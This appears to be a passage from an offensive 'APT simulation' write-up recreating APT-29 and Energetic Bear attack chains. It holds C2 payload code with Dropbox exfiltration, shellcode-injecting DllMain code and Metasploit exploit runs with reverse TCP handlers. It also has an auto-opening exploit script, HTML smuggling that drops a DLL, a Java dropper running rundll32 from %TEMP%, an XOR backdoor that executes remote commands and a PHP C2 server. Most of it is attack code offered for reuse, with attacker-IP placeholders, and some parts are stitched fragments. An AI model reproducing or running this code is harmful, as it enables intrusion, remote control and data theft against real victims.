20
21 #define ACCESS_TOKEN "put Your dropbox access token here"
22 #define DLL_NAME "malicious.dll"
23
24 // function to execute commands and return the output
25 std::string execute_command(const char* command) {
26     char buffer[4096];
27     std::string output = "";
28
29     FILE* pipe = _popen(command, "r");
30     if (!pipe) return "Error: failed to execute command\n";
31
32     while (!feof(pipe)) {
33         if (fgets(buffer, 4096, pipe) != NULL)
34             output += buffer;
35     }
36
37     _pclose(pipe);
38     return output;
39 }
40
41 // function to send data to Dropbox using Dropbox API
42 bool send_to_dropbox(const std::string& data) {
43     SOCKET sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
44     if (sock == INVALID_SOCKET) {
```

1. DLL Injection: The payload utilizes DLL hijacking to load a malicious DLL into the address space of a target process.
2. Shellcode Execution: Upon successful injection, the malicious DLL executes shellcode stored within its DllMain function.
3. Memory Allocation: The VirtualAlloc function is employed to allocate memory within the target process, where the shellcode will be injected.
4. Shellcode Injection: The shellcode is copied into the allocated memory region using memcpy, effectively injecting it into the process.
5. Privilege Escalation: If the compromised process runs with elevated privileges, the injected shellcode inherits those privileges, allowing the attacker to perform privileged operations.



```


c2_payload.cpp - Visual Studio Code

File Edit Selection View Go Run Terminal Help
c2_payload.cpp 2
home > s3n4t0r > APT-29 > payload > c2_payload.cpp > ...
73
74 // DllMain function for the malicious DLL
75 BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
76     switch (ul_reason_for_call) {
77         case DLL_PROCESS_ATTACH: {
78             // shellcode to be injected
79             unsigned char shellcode[] = {
80                 // your shellcode goes here
81             };
82
83             // function pointers for WinAPI functions
84             typedef LPVOID(WINAPI *VirtualAlloc_t)(LPVOID lpAddress, SIZE_T dwSize, DWORD  flAllocationType, DWORD flProtect);
85             typedef BOOL(WINAPI *VirtualFree_t)(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType);
86
87             VirtualAlloc_t virtualAlloc = (VirtualAlloc_t)GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");
88             VirtualFree_t virtualFree = (VirtualFree_t)GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualFree");
89
90             if (virtualAlloc != NULL && virtualFree != NULL) {
91                 LPVOID pAlloc = virtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
92                 if (pAlloc != NULL) {
93                     // copy shellcode into allocated memory
94                     memcpy(pAlloc, shellcode, sizeof(shellcode));
95
96                     // execute the shellcode
97                     ((void(*)())pAlloc)();
98
99                     // free the allocated memory
100                    virtualFree(pAlloc, sizeof(shellcode), MEM_RELEASE);
101                }
102            }
103        }
104    }
105
106    return TRUE;
107 }

```


Final result: payload connect to Dropbox C2 server

the final step in this process involves the execution of the final payload. After being decrypted and loaded into the current process, the final payload is designed to beacon out to both Dropbox API-based C2 server.




## Energetic Bear

This is a simulation of attack by (Energetic Bear) APT group targeting “eWon” is a Belgian producer of SCADA and industrial network equipment, the attack campaign was active from January 2014. The attack chain starts with malicious XDP file containing the PDF/SWF exploit (CVE-2011-0611) and was used in spear-phishing attack. This exploit drops the loader DLL which is stored in an encrypted form in the XDP file. The exploit is delivered as an XDP (XML Data Package) file which is actually a PDF file packaged within an XML container. I relied on Kaspersky to figure out the details to make this simulation: <https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08080817/EB-YetiJuly2014-Public.pdf>



This attack included several stages including exploitation of the (CVE-2011-0611) vulnerability which allows attackers to overwrite a pointer in memory by embedding a specially crafted .swf. The XDP file contains a SWF exploit CVE-2011-0611 and two files encrypted with XOR stored in the XDP file. One of the files is malicious DLL the other is a JAR file which is used to copy and run the DLL by executing the Cmd command line

1. CVE-2011-0611: this module exploits a memory corruption vulnerability in Adobe Flash Player versions 10.2.153.1 and earlier, I made a modified version of the exploit based on Windows 10.
2. CVE-2012-1723: this exploit allows for sandbox escape and remote code execution on any target with a vulnerable JRE (Java IE 8).
3. XDP file: this XDP file contains a malicious XML Data Package (XDP) with a SWF exploit (CVE-2011-0611). It also includes functionality to download additional files via HTML-Smuggling by apache host.
4. HTML Smuggling: the html-smuggling file is used after uploading it to the apache server to download other files. One of the files is DLL payload the other is a small JAR file.
5. JAR file: this jar file is used to copy and run the DLL by executing the cmd command.
6. DLL payload: the attackers used Havex trojan, Havex scanned the infected system to locate any supervisory control and data acquisition SCADA.
7. Encrypted with XOR: the XDP file contains a SWF exploit and two files encrypted with XOR.
8. PHP backend C2-Server: the attackers used hacked websites as simple PHP C2 Server backend.
9. Final result: make remote communication by utilizing XOR encryption for secure data transmission between the attacker server and the target.



### The first stage (exploit Adobe SWF Memory Corruption Vulnerability CVE-2011-0611)

This module exploits a memory corruption vulnerability (CVE-2011-0611) in Adobe Flash Player versions 10.2.153.1 and earlier. The vulnerability allows for arbitrary code execution by exploiting a flaw in how Adobe Flash Player handles certain crafted .swf files. By leveraging this vulnerability, an attacker can execute arbitrary code on the victim's system.

```

[+] metasploit v6.4.5-dev
+ -- --=[ 2415 exploits - 1242 auxiliary - 423 post
+ -- --=[ 1468 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search EnergeticBear_exploit

Matching Modules
=====
#  Name
#  Disclosure Date Rank Check Description
#  ----
0  exploit/EnergeticBear_exploit  2011-04-11  normal  No  Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
1  \_ target: Automatic
2  \_ target: IE 10 on Windows 10

Interact with a module by name or index. For example info 2, use 2 or use exploit/EnergeticBear_exploit
After interacting with a module you can manually set a TARGET with set TARGET 'IE 10 on Windows 10'

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(EnergeticBear_exploit) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(EnergeticBear_exploit) >
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Using URL: http://192.168.1.8:8080/YM3N5Z
[*] Server started.
msf6 exploit(EnergeticBear_exploit) > []

```

sudo cp EnergeticBear\_exploit.rb /usr/share/metasploit-framework/modules/exploits

sudo updatedb

msf6 > search EnergeticBear\_exploit

The SWF executes the action script, which contains another SWF file which in turn uses the CVE-2011-0611 vulnerability to run the shellcode.

This Modified version of the exploit CVE-2011-0611 based on Windows 10 ,the original exploit from :

### The Second stage (CVE-2012-1723 Oracle Java Applet Field Bytecode Verifier Cache

This vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 update 4 and earlier, 6 update 32 and earlier, 5 update 35 and earlier, and 1.4.2\_37 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot. if you need know more about CVE-2012-1723:

<https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=ExploitJava/CVE-2012-1723!generic&threatId=-2147302241>



```
URIPATH          no      The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -----          -----  -----
  LHOST  192.168.1.8    yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/browser/java_verifier_field_access) > set target 0
[!] Unknown datastore option: target. Did you mean TARGET?
target => 0
msf6 exploit(multi/browser/java_verifier_field_access) > set target 0
target => 0
msf6 exploit(multi/browser/java_verifier_field_access) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_verifier_field_access) > set uripath /
uripath => /
msf6 exploit(multi/browser/java_verifier_field_access) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/browser/java_verifier_field_access) >
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Using URL: http://192.168.1.8:8080/
[*] Server started.
msf6 exploit(multi/browser/java_verifier_field_access) > []
```

use exploit/multi/browser/java\_verifier\_field\_access

The attackers actively compromises legitimate websites for watering hole attacks. These hacked websites in turn redirect victims to malicious JAR or HTML files hosted on other sites maintained by the group (exploiting CVE-2013-2465, CVE-2013-1347, and CVE-2012-1723 in Java 6, Java 7, IE 7 and IE 8), These hacked websites will be using a simple PHP C2 Server backend.

There were different ways of delivering of its malware including waterholing, spearphishing and adding malware to legitimate installers. Once the victims were infected, Crouching Yeti selected different RATs for its operations. These RATs communicated with Command and Control servers on compromised servers around the world, using a simple PHP backend.

## The third stage (XML Data Package XDP with a SWF exploit)

The exploit is delivered as an XDP (XML Data Package) file which is actually a PDF file packaged within an XML container. This is a known the PDF obfuscation method and serves as an additional anti-detection layer. if you need know more about XDP file: <https://fileext.com/file-extension/XDP>

```
<script>
  //This XDP file contains a malicious XML Data Package (XDP) with a SWF exploit (CVE-2011-0611).
  //It also includes functionality to download additional files via HTML-Smuggling by apache host.

  // Automatically open the URLs when the document is opened
  window.onload = function() {
    var url1 = 'http://192.168.1.8:8080/ YM3N5Z'; // CVE-2011-0611
    var url2 = 'http://your_apache_host'; // HTML Smuggling

    // Open each URL in a new tab or window
    window.open(url1, '_blank');
    window.open(url2, '_blank');
  };
</script>
```

The XDP file contains a SWF exploit (CVE-2011-0611) and two files (encrypted with XOR) stored in the PDF file, It also includes functionality to download additional files via HTML-Smuggling by apache host.

## The fourth stage (HTML-Smuggling with DLL payload & JAR file)

The HTML smuggling file is used after uploading it to the apache server to download other files, One of the files is DLL payload the other is a small JAR file which is used to copy and run the DLL, the command line to make payload base64 to then put it in the HTML smuggling file: base64 payload.dll -w 0 and the same command but with jar file.

```
1  <html>
2  <body>
3  <script>
4    function base64ToArrayBuffer(base64) {
5      var binary_string = window.atob(base64);
6      var len = binary_string.length;
7      var bytes = new Uint8Array(len);
8      for (var i = 0; i < len; i++) {
9        bytes[i] = binary_string.charCodeAt(i);
10      }
11      return bytes.buffer;
12    }
13
14  var file = "yv66VgAAAD0A0woAAgADBwAEDAAFAAYBABbqYXZhL2xhbmcvT2JqZWN0AQAGPGLuaXQ+AQADKClWCQAIAAKHAoMAAsADAEAEgphdmEvbGFuZy9TeXN0ZWBAANvdXQBABV/
15
16  var data = base64ToArrayBuffer(file);
17  var blob = new Blob([data], {type: 'octet/stream'});
18  var fileName = 'payload.dll';
19  var a = document.createElement('a');
20  document.body.appendChild(a);
21  a.style = 'display: none;';
22  var url = window.URL.createObjectURL(blob);
23  a.href = url;
24  a.download = fileName;
25  a.click();
26  window.URL.revokeObjectURL(url);
27
28  </script>
29  </body>
30  </html>
```

## The fifth stage (Copy DLL by JAR file)

This jar file used to copy and run the DLL by executing the following command: cmd /c copy payload.dll %TEMP%\payload.dll /y & rundll32.exe %TEMP%\payload.dll,RunDllEntry

It constructs a command to copy a file named payload.dll to the %TEMP% directory (typically the temporary directory) as payload.dll and then execute it using rundll32.exe and it waits for the process to finish using process.waitFor().

```
home > s3n4t0r > Energetic Bear > J CopyDLL.java
    Click here to ask Blackbox to help you code faster
1  // javac CopyDLL.java
2
3  import java.io.IOException;
4
5  public class CopyDLL {
6      public static void main(String[] args) {
7          try {
8              // check if a file name is provided as a command-line argument
9              if (args.length == 0) {
10                  System.out.println("Usage: java CopyDLL <file_name>");
11                  return;
12              }
13
14              // Construct the command to copy the file to %TEMP% as payload.dll
15              String command = "cmd /c copy payload.dll %TEMP%\payload.dll /y & rundll32.exe %TEMP%\payload.dll,RunDllEntry";
16
17              // Execute the command
18              Process process = Runtime.getRuntime().exec(command);
19
20              // Wait for the process to finish
21              process.waitFor();
22
23              // Print success message
24              System.out.println("Command executed successfully.");
25          } catch (IOException | InterruptedException e) {
26              e.printStackTrace();
27          }
28      }
29  }
```

## The sixth stage DLL payload (Havex trojan)

The attackers gained access to eWon's FTP site and replaced the legitimate file with one that is bound with the Havex dropper several times.

The main functionality of this component is to download and load additional DLL modules into the memory. These are stored on compromised websites that act as C&C servers. In order to do that, the malware injects itself into the EXPLORER.EXE process, sends a GET/POST request to the PHP script on the compromised website, then reads the HTML document returned by the script, looking for a base64 encrypted data between the two "havex" strings in the comment tag <!--havexhavex--> and writes this data to a %TEMP%<tmp>.xmd file (the filename is generated by GetTempFilename function).

Full Disclosure of Havex Trojans: <https://www.netresec.com/?page=Blog&month=2014-10&post=Full-Disclosure-of-Havex-Trojans>

```
$ date
Tue Mar 11 09:29:14 JST 2014
$ cat isx.php
<html><head><meta http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>No data!<!--havexhavex-->
<!-- Free Web Hosting Area Start -->
<script type="text/javascript" src="http://user99.freewebhostingarea.com/a/gfreeh.js"></script>
<script type="text/javascript" src="http://user99.freewebhostingarea.com/a/in300.js"></script>
<script type="text/javascript" src="http://user99.freewebhostingarea.com/a/specoff.js"></script>
<noscript><br><center><font color="#000000" face='Verdana' style='font-size: 11px; background-color:#FFFFFF'><a target='_blank
<!-- Free Web Hosting Area End -->
</body></head>$
```

If you need know more about Havex trojan: [https://malpedia.caad.fkie.fraunhofer.de/details/win.havex\\_rat](https://malpedia.caad.fkie.fraunhofer.de/details/win.havex_rat)

Notes on havex trojan: <http://pastebin.com/qCdMwt76>

In this simulation i used a simple payload with XOR encryption to secure the connection between the C2 Server and the Target Machine, this payload uses Winsock for establishing a tcp connection between the target machine and the attacker machine, in an infinite loop the payload receives commands from the attacker c2 decrypts them using (XOR) encryption executes them using system and then sleeps for 10 seconds before repeating the loop.

```
13 // XOR encryption
14 std::string xorEncrypt(const std::string& data, const std::string& key) {
15     std::string encrypted;
16     for (size_t i = 0; i < data.size(); ++i) {
17         encrypted += data[i] ^ key[i % key.size()];
18     }
19     return encrypted;
20 }
21
22 int main() {
23     std::string attackerIP = "192.168.1.1"; // replace with your IP address
24     int port = 4444; // replace with your port
25     std::string encryptionKey = "123456789"; // replace with XOR encryption key
26
27     // initialize Winsock
28     WSADATA wsData;
29     WORD version = MAKEWORD(2, 2);
30     if (WSAStartup(version, &wsData) != 0) {
31         std::cerr << "Error initializing Winsock.\n";
32         return 1;
33     }
34
35
36     SOCKET sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
37     if (sockfd == INVALID_SOCKET) {
38         std::cerr << "Socket creation failed.\n";
39         WSACleanup();
40         return 1;
41     }


```

This network forensics form (SCADA hacker) about havex trojan:

[https://scadahacker.com/library/Documents/Cyber\\_Events/NETRESEC%20-%20SCADA%20Network%20Forensics.pdf](https://scadahacker.com/library/Documents/Cyber_Events/NETRESEC%20-%20SCADA%20Network%20Forensics.pdf)

### The seventh stage (encrypted XDP with XOR)

After making compile for the payload and jar file and make base64 for the jar file and DLL payload, i put them in the html smuggling file, then i make host for the html file, then i put this host in the XDP file next to CVE-2011-0611, then i make XOR encryption for XDP file, after this convert xdp to pdf.



```
1 0d-41-50-46-5c-46-43-06-33-11-12-1c-1b-61-5e-5e-4b-19-69-76-63-14-53-5f-5b-5d-19-52-5d-5d-40-54-5f-59
2 -4b-19-50-12-5e-55-59-5f-54-51-56-44-41-13-6c-78-7a-17-7c-58-45-53-13-64-54-55-5c-59-5e-54-12-1b-6c-71
3 -66-1e-18-4e-58-46-5b-14-54-16-64-6f-7f-11-57-4b-44-59-59-5e-4c-19-19-71-65-71-18-04-07-09-08-1c-02-05
4 -05-04-1f-19-32-19-11-1d-1c-7d-41-16-56-54-4a-5e-12-5a-5a-56-5a-42-5c-5c-42-12-55-41-5b-55-43-51-56-5f
5 -53-5f-5d-41-4f-17-4c-56-11-56-5c-43-5b-5a-58-59-5d-11-53-57-50-5c-42-5e-57-57-50-5e-13-52-5c-5a-52-4b
6 -19-47-5b-52-14-7d-62-7a-74-14-62-5f-46-53-52-5a-5e-56-5e-11-50-4a-14-54-46-56-5b-51-54-12-5b-5b-46-42
7 -19-32-19-11-38-13-14-1a-19-17-79-4c-45-5d-5e-55-41-5f-54-59-55-5d-4b-13-5b-45-53-59-18-4d-59-57-13-61
8 -67-7a-44-18-4e-59-57-5d-14-41-5e-52-18-5d-5e-51-46-59-50-58-43-18-50-42-12-5c-44-50-58-52-5c-33-11-12
9 -44-5d-5b-52-58-4f-17-5e-5c-5f-5b-54-52-17-05-19-57-47-5d-57-41-5f-58-56-11-18-12-48-3e-15-16-17-18-4f
10 -50-40-13-41-47-5a-06-18-04-11-15-5b-40-41-46-0d-17-16-00-0b-01-1a-04-00-0f-16-08-1f-0a-09-0c-05-0e-07
11 -17-60-7c-01-7d-01-6f-11-0c-18-16-1e-12-70-62-70-1b-05-08-08-00-1f-03-02-04-07-3d-18-19-11-12-45-55-47
12 -16-42-4a-55-03-12-0e-14-12-5e-43-4c-49-0b-1d-1c-4d-5a-43-45-67-58-41-53-50-5c-50-69-5f-57-4a-45-15-08
13 -14-1a-19-17-70-6d-7c-7e-13-67-58-43-50-5f-55-58-5c-54-3e-3f-16-17-18-19-1e-1d-13-7b-45-53-59-18-5c-50
14 -51-5b-14-60-64-7b-18-50-5f-12-52-14-5b-53-40-18-4d-50-50-13-5b-47-16-40-51-57-55-5d-44-3e-15-16-17-18
15 -4e-58-5c-57-5b-42-18-58-48-5c-5f-1a-46-46-59-07-1b-18-1e-6e-50-5f-55-5b-5d-10-11-02-3b-12-13-14-15-41
16 -5e-56-5d-5e-45-1d-5b-45-53-59-10-4c-43-5e-01-18-15-11-68-5a-55-50-5c-58-13-1c-0d-3d-18-19-4c-09-39-08
17 -1a-45-54-4a-50-41-46-0d
```

i used browserling to make xor encrypt: [https://scadahacker.com/library/Documents/Cyber\\_Events/NETRESEC%20-%20SCADA%20Network%20Forensics.pdf](https://scadahacker.com/library/Documents/Cyber_Events/NETRESEC%20-%20SCADA%20Network%20Forensics.pdf)

## The eighth stage (PHP backend C2-Server)

This PHP C2 server script enable to make remote communication by utilizes XOR encryption for secure data transmission between the attacker server and the target.

The C&C Backend is written in PHP, consisting of 3 files:

- “**log.php**” is a Web-Shell, used for file level operations.
- “**testlog.php**” is not a PHP-script but it contains the C&C Server logfile of backdoor-connections. Please see “**source.php**” below for further information.
- “**source.php**”

**xor\_encrypt(\$data, \$key)** This function takes two parameters: the data to be encrypted (\$data) and the encryption key (\$key) it iterates over each character in the data and performs an XOR operation between the character and the corresponding character in the key (using modulo to repeat the key if it's shorter than the data), the result is concatenated to form the encrypted output which is returned.

**send\_to\_payload(\$socket, \$data, \$encryption\_key)** This function sends encrypted data to the target system (payload) over a socket connection it first encrypts the data using the xor\_encrypt function with the provided encryption key then it writes the encrypted data to the socket using socket\_write.

**receive\_from\_payload(\$socket, \$buffer\_size, \$encryption\_key)** This function receives encrypted data from the target system over a socket connection it reads data from the socket with a maximum buffer size specified by \$buffer\_size, the received encrypted data is then decrypted using the xor\_encrypt function with the provided encryption key before being returned.

if you chose (command or URL) is encrypted using XOR encryption with a user-defined key before being sent to the target.

```
10 // decrypt data using XOR
11 function xor_encrypt($data, $key) {
12     $output = '';
13     for ($i = 0; $i < strlen($data); ++$i) {
14         $output .= $data[$i] ^ $key[$i % strlen($key)];
15     }
16     return $output;
17 }
18
19 // send encrypted output to the payload
20 function send_to_payload($socket, $data, $encryption_key) {
21     $encrypted_data = xor_encrypt($data, $encryption_key);
22     socket_write($socket, $encrypted_data, strlen($encrypted_data));
23 }
24
25 // encrypted commands from the payload
26 function receive_from_payload($socket, $buffer_size, $encryption_key) {
27     $encrypted_data = socket_read($socket, $buffer_size);
28     return xor_encrypt($encrypted_data, $encryption_key);
29 }
30
```

